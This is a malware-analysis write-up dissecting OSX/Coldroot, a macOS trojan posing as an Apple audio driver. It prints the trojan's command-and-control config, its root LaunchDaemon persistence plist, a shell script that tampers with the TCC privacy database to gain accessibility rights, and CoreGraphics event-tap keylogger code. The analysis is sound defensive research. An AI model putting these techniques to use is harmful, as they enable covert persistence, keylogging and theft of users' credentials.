Where is the malware's setting file? Well if we look at the disassembly we can see it appending "conx.wol" to file path of the malware's binary (e.g com.apple.audio.driver.app/Contents/MacOS/) - and the checking if that file exists:

```
__text:000683F3    lea     ecx, (aConxWol - 683A2h)[ebx] ; "conx.wol"
__text:000683F9    call    fpc_ansistr_concat
__text:000683FE    mov     eax, [ebp+var_14]
__text:00068401    call    _SYSUTILS_$$_FILEEXISTS$RAWBYTESTRING$$BOOLEAN
```

A file monitor (such as macOS's built in fs_usage utility) dynamically reveals the path to this file, as the malware opens and reads it during execution:

```
# fs_usage -w -f filesystem
access   (___F)   com.apple.audio.driver.app/Contents/MacOS/conx.wol
open     F=3      (R_____)  com.apple.audio.driver.app/Contents/MacOS/conx.wol
flock    F=3
read     F=3      B=0x92
close    F=3
```

Opening the settings file, "conx.wol", reveals the malware's configuration (in plaintext JSON):

```
$ cat com.apple.audio.driver.app/Contents/MacOS/conx.wol
{
  "PO": 80,
  "HO": "45.77.49.118",
  "MU": "CRHHrHQuw JOlybkgerD",
  "VN": "Mac_Vic",
  "LN": "adobe_logs.log",
  "KL": true,
  "RN": true,
  "PN": "com.apple.audio.driver"
}
```

The meaning of the settings can be ascertained by their abbreviation and/or value. For example, 'PO' is port (HTTP, 80), 'HO' is host (attacker's command & control server at 45.77.49.118). 'MU' is likely 'mutex', while 'VN' is the name of the victim. The 'LN' value is the name of the log file for the keylogger ('KL'). I'm guessing 'RN' is for run normal - meaning the implant can run as a default user (vs. root). Finally 'PN' is the process name of the malware.

Once the malware has loaded its setting from conx.wol, it persistently installs itself. The logic for the install is contained in the '_INSTALLMEIN_$$_INSTALL' function:

```
__text:00011E12    lea     eax, (aInstallInit - 11D95h)[ebx] ; "Install init "
__text:00011E18    call    _DEBUGUNIT_$$_WRITELOG$UNICODESTRING
__text:00011E1D    call    _INSTALLMEIN_$$_INSTALL$$BOOLEAN
```

The '_INSTALLMEIN_$$_INSTALL' performs the following steps:

1. copies itself to /private/var/tmp/

2. builds a launch daemon plist in memory

3. writes it out to com.apple.audio.driver.app/Contents/MacOS/com.apple.audio.driver.plist

4. executes /bin/cp to install it into the /Library/LaunchDaemons/ directory

5. launches the newly installed launch daemon via /bin/launchctl

The 'template' for the launch daemon plist is embedded directly in the malware's binary:

```
__const:001D234C aXmlVersion10En:                        ; DATA XREF: sub_6AA70+62↑o
__const:001D234C                 text "UTF-16LE", '<?xml version="1.0" encoding="UTF-8"?>',0Dh,0Ah
__const:001D234C                 text "UTF-16LE", '<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN'
__const:001D234C                 text "UTF-16LE", '" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">'
__const:001D234C                 text "UTF-16LE", 0Dh,0Ah
__const:001D234C                 text "UTF-16LE", '<plist version="1.0">',0Dh,0Ah
__const:001D234C                 text "UTF-16LE", '<dict>',0Dh,0Ah
__const:001D234C                 text "UTF-16LE", 9,'<key>Label</key>',0Dh,0Ah
__const:001D234C                 text "UTF-16LE", 9,'<string>',0
__const:001D24E4                 dd offset _SYSTEM_$$_IORESULT$$WORD
__const:001D24E8                 dd 0FFFFFFFFh
__const:001D24EC                 dd 3Ah
__const:001D24F0                                         ; DATA XREF: sub_6AA70+77↑o
__const:001D24F0                 text "UTF-16LE", '</string>',0Dh,0Ah
__const:001D24F0                 text "UTF-16LE", 9,'<key>Program</key>',0Dh,0Ah
__const:001D24F0                 text "UTF-16LE", 9,'<string>/private/var/tmp/',0
__const:001D2566                 align 4
__const:001D2568                 dd offset _SYSTEM_$$_IORESULT$$WORD
__const:001D256C                 dd 0FFFFFFFFh
__const:001D2570                 dd 14h
__const:001D2574                                         ; DATA XREF: sub_6AA70+8C↑o
__const:001D2574                                         ; sub_6AA70+B6↑o
__const:001D2574                 text "UTF-16LE", '.app/Contents/MacOS/',0
__const:001D259E                 align 10h
__const:001D25A0                 dd offset _SYSTEM_$$_IORESULT$$WORD
__const:001D25A4                 dd 0FFFFFFFFh
__const:001D25A8                 dd 51h
__const:001D25AC                                         ; DATA XREF: sub_6AA70+A1↑o
__const:001D25AC                 text "UTF-16LE", '</string>',0Dh,0Ah
__const:001D25AC                 text "UTF-16LE", 9,'<key>ProgramArguments</key>',0Dh,0Ah
__const:001D25AC                 text "UTF-16LE", 9,'<array>',0Dh,0Ah
__const:001D25AC                 text "UTF-16LE", '    ',9,'<string>/private/var/tmp/',0
__const:001D2650                 dd offset _SYSTEM_$$_IORESULT$$WORD
__const:001D2654                 dd 0FFFFFFFFh
__const:001D2658                 dd 97h
__const:001D265C                                         ; DATA XREF: sub_6AA70+CB↑o
__const:001D265C                 text "UTF-16LE", '</string>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'</array>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<key>KeepAlive</key>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<true/>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<key>RunAtLoad</key>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<true/>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<key>UserName</key>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", 9,'<string>root</string>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", '</dict>',0Dh,0Ah
__const:001D265C                 text "UTF-16LE", '</plist>',0
```

Once saved to disk we can easily dump the plist's contents:

```
$ cat /Library/LaunchDaemons/com.apple.audio.driver.plist
  <?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" ... >
  <plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.apple.audio.driver</string>
    <key>Program</key>
    <string>/private/var/tmp/com.apple.audio.driver.app
                 /Contents/MacOS/com.apple.audio.driver</string>
    <key>ProgramArguments</key>
    <array>
        <string>/private/var/tmp/com.apple.audio.driver.app
                /Contents/MacOS/com.apple.audio.driver</string>
    </array>
    <key>KeepAlive</key>
    <true/>
    <key>RunAtLoad</key>
    <true/>
    <key>UserName</key>
    <string>root</string>
  </dict>
```


As the RunAtLoad key is set to true, the OS will automatically start the malware anytime the infected system is rebooted.

We can dynamically watch the install unfold by simply running the malware, whilst ProcInfo (my open-source process monitor), is running:

```
  # ./procInfo

  //copy self to /private/var/tmp/
  process start:
  pid: 1222
  path: /bin/cp
  user: 501
  args: (
    "/bin/cp",
    "-r",
    "~/Desktop/com.apple.audio.driver.app/Contents/MacOS/../..",
    "/private/var/tmp/com.apple.audio.driver.app"
  )

  //copy launch daemon plist to /Library/LaunchDaemons
  process start:
```

```
pid: 1230
path: /bin/cp
user: 0
args: (
  "/bin/cp",
  "~/Desktop/com.apple.audio.driver.app/Contents/MacOS/com.apple.audio.driver.plist",
  "/Library/LaunchDaemons"
)

//launch daemon instance
process start:
pid: 1231
path: /bin/launchctl
user: 0
args: (
  "/bin/launchctl",
  load,
  "/Library/LaunchDaemons/com.apple.audio.driver.plist"
)
```

As previously noted, this persistent install attempt will trigger a [BlockBlock](https://objective-see.com/products/blockblock.html) alert:




The astute reader will have noted that the install (copy) operation and launching of the daemon is executed as root (user: 0). The malware accomplishes this by executing these operation via it's _LETMEIN_$$_EXEUTEWITHPRIVILEGES$$BOOLEAN function.

Reversing this function reveals it simply invokes Apple's AuthorizationExecuteWithPrivileges function. 'Under the hood' the OS invokes /usr/libexec/security_authtrampoline in order to execute the specified process as root (security_authtrampoline is setuid):

```
# ./procInfo
```

```
process start:
pid: 1232
path: /usr/libexec/security_authtrampoline
user: 501
args: (
  "/usr/libexec/security_authtrampoline",
  "/bin/launchctl",
  "auth 3",
  start,
  "/Library/LaunchDaemons/com.apple.audio.driver.plist"
)
```

Of course in order for AuthorizationExecuteWithPrivileges to succeed, user credentials are required and must be entered via an OS authentication prompt. The malware hopes the naive user will simply enter such credentials:



Besides persistently installing itself as a launch daemon, the '_INSTALLMEIN_$$_INSTALL' function also attempts to provide the malware with accessibility rights (so that it may perform system-wide keylogging). In order to gain such rights the malware first creates the /private/var/db/.AccessibilityAPIEnabled file and then modifies the privacy database TCC.db, The former affords accessibility rights on older versions of macOS.

The logic to enable accessibility rights, can be found in a bash script that the malware creates in /private/var/tmp/runme.sh:


```
$ cat /private/var/tmp/runme.sh

#!/bin/sh
touch /private/var/db/.AccessibilityAPIEnabled &&
sqlite3 "/Library/Application Support/com.apple.TCC/TCC.db" "INSERT or
  REPLACE INTO access (service, client, client_type, allowed, prompt_count)
  VALUES ('kTCCServiceAccessibility', 'com.apple.audio.driver', 0, 1, 0);"
```

Though this script is executed as root, on newer versions of macOS (Sierra+) it will fail as the privacy database is


now protected by SIP:

```
$ sw_vers
ProductName:  Mac OS X
ProductVersion: 10.13.3

$ ls -lartO@  /Library/Application\ Support/com.apple.TCC/TCC.db
-rw-r--r--  1 root  wheel  restricted /Library/Application Support/com.apple.TCC/TCC.db
```

However, on older versions of OSX/macOS the malware will gain accessibility rights:



At this point, the malware is now fully persistently installed and will be started as root, each time the infected system is (re)started:



Let's now look at the malware's features and capabilities.

Each time the malware is up and running it performs two main tasks:

1. kicks off keylogging logic


2. checks in with the command & control server and performs any received tasking

The keylogging logic (referred to as 'keyloser'), is started when the malware executes _KEYLOSER$_$TKEYLOGGERTHREAD_$__$$_CREATE$$TKEYLOGGERTHREAD from PASCALMAIN. The keylogger thread eventually invokes a function at 0x0006a950 which starts the actual keylogging logic. Looking at its decompilation, it's easy to see that the malware is using Apple's CoreGraphics APIs to capture key presses:

```
int sub_6a950(int arg0, int arg1, int arg2, int arg3, int arg4) {

 eax = CGEventTapCreate(0x1, 0x0, 0x0, 0x1c00, 0x0, sub_6a3d0);
 if (eax != 0x0) {
  CFRunLoopAddSource(CFRunLoopGetCurrent(),
  CFMachPortCreateRunLoopSource(**_kCFAllocatorDefault, var_4, 0x0), **_kCFRunLoopCommonModes);

   CGEventTapEnable(0x1, 0x1);
   CFRunLoopRun();
 }

 ...
```

```
  return eax;
}
```


And speaking of keylogging via CoreGraphics APIs, I'm actually also talking about this in my SyScan360 talk:



As we can see in the malware's code and my slide, to capture keystrokes: simply create an 'event tap', enable it, and add it to the current runloop (note that root/accessibility is requires to capture all key presses). Now, any time the user generates a key event, the OS will automatically call the callback function that was specified in the call to CGEventTapCreate. For the malware, this is sub_6a3d0.

The code in the sub_6a3d0 function simply formats and logs the key press to file specified in the "LN" value of settings file: adobe_logs.log.

By 'tailing' the keylogger's log file, we can observe it in action...for example, logging my banking credentials:



Once the keylogging thread is off and running, kicks off the main client thread via a call to CONNECTIONTHREAD$_$TMAINCLIENTTHREAD_$__$$_CREATE$BOOLEAN$$TMAINCLIENTTHREAD. This first opens a connect to the malware's command & control server whose IP address and port are specified in the malware's settings file, conx.wol:

```
$ cat com.apple.audio.driver.app/Contents/MacOS/conx.wol
{
  "PO": 80,
  "HO": "45.77.49.118",
  ...
}
```

Once a connection has been made, the OSX/Coldroot gathers some information about the infected host and sends it to the server. The survey logic is implemented in a function at address 0x000636c0, which calls various functions such as 'GETHWIDSERIAL', 'GETUSERNAME', and 'GETRAMSIZEALL':

```
int sub_636c0() {
  ...

  _OSFUNCTIONS_$$_GETHWIDSERIAL$$ANSISTRING();

  _OSFUNCTIONS_$$_GETUSERNAME$$ANSISTRING();

  _OSFUNCTIONS_$$_GETOS$$ANSISTRING();

  _OSFUNCTIONS_$$_GETRAMSIZEALL$$INT64();

}
```

These functions invoke various macOS utilities such as sw_vers, uname, and id to gather the required information:

```
# ./procInfo

//get OS version
process start:
pid: 1569
path: /usr/bin/sw_vers
user: 501
args: (
  "/usr/bin/sw_vers"
)

//get architecture
process start:
pid: 1566
path: /usr/bin/uname
user: 501
args: (
  "/usr/bin/uname",
  "-m"
)

//get user name
process start:
pid: 1567
path: /usr/bin/id
```

```
user: 501
args: (
  "/usr/bin/id",
  "-F"
)
```

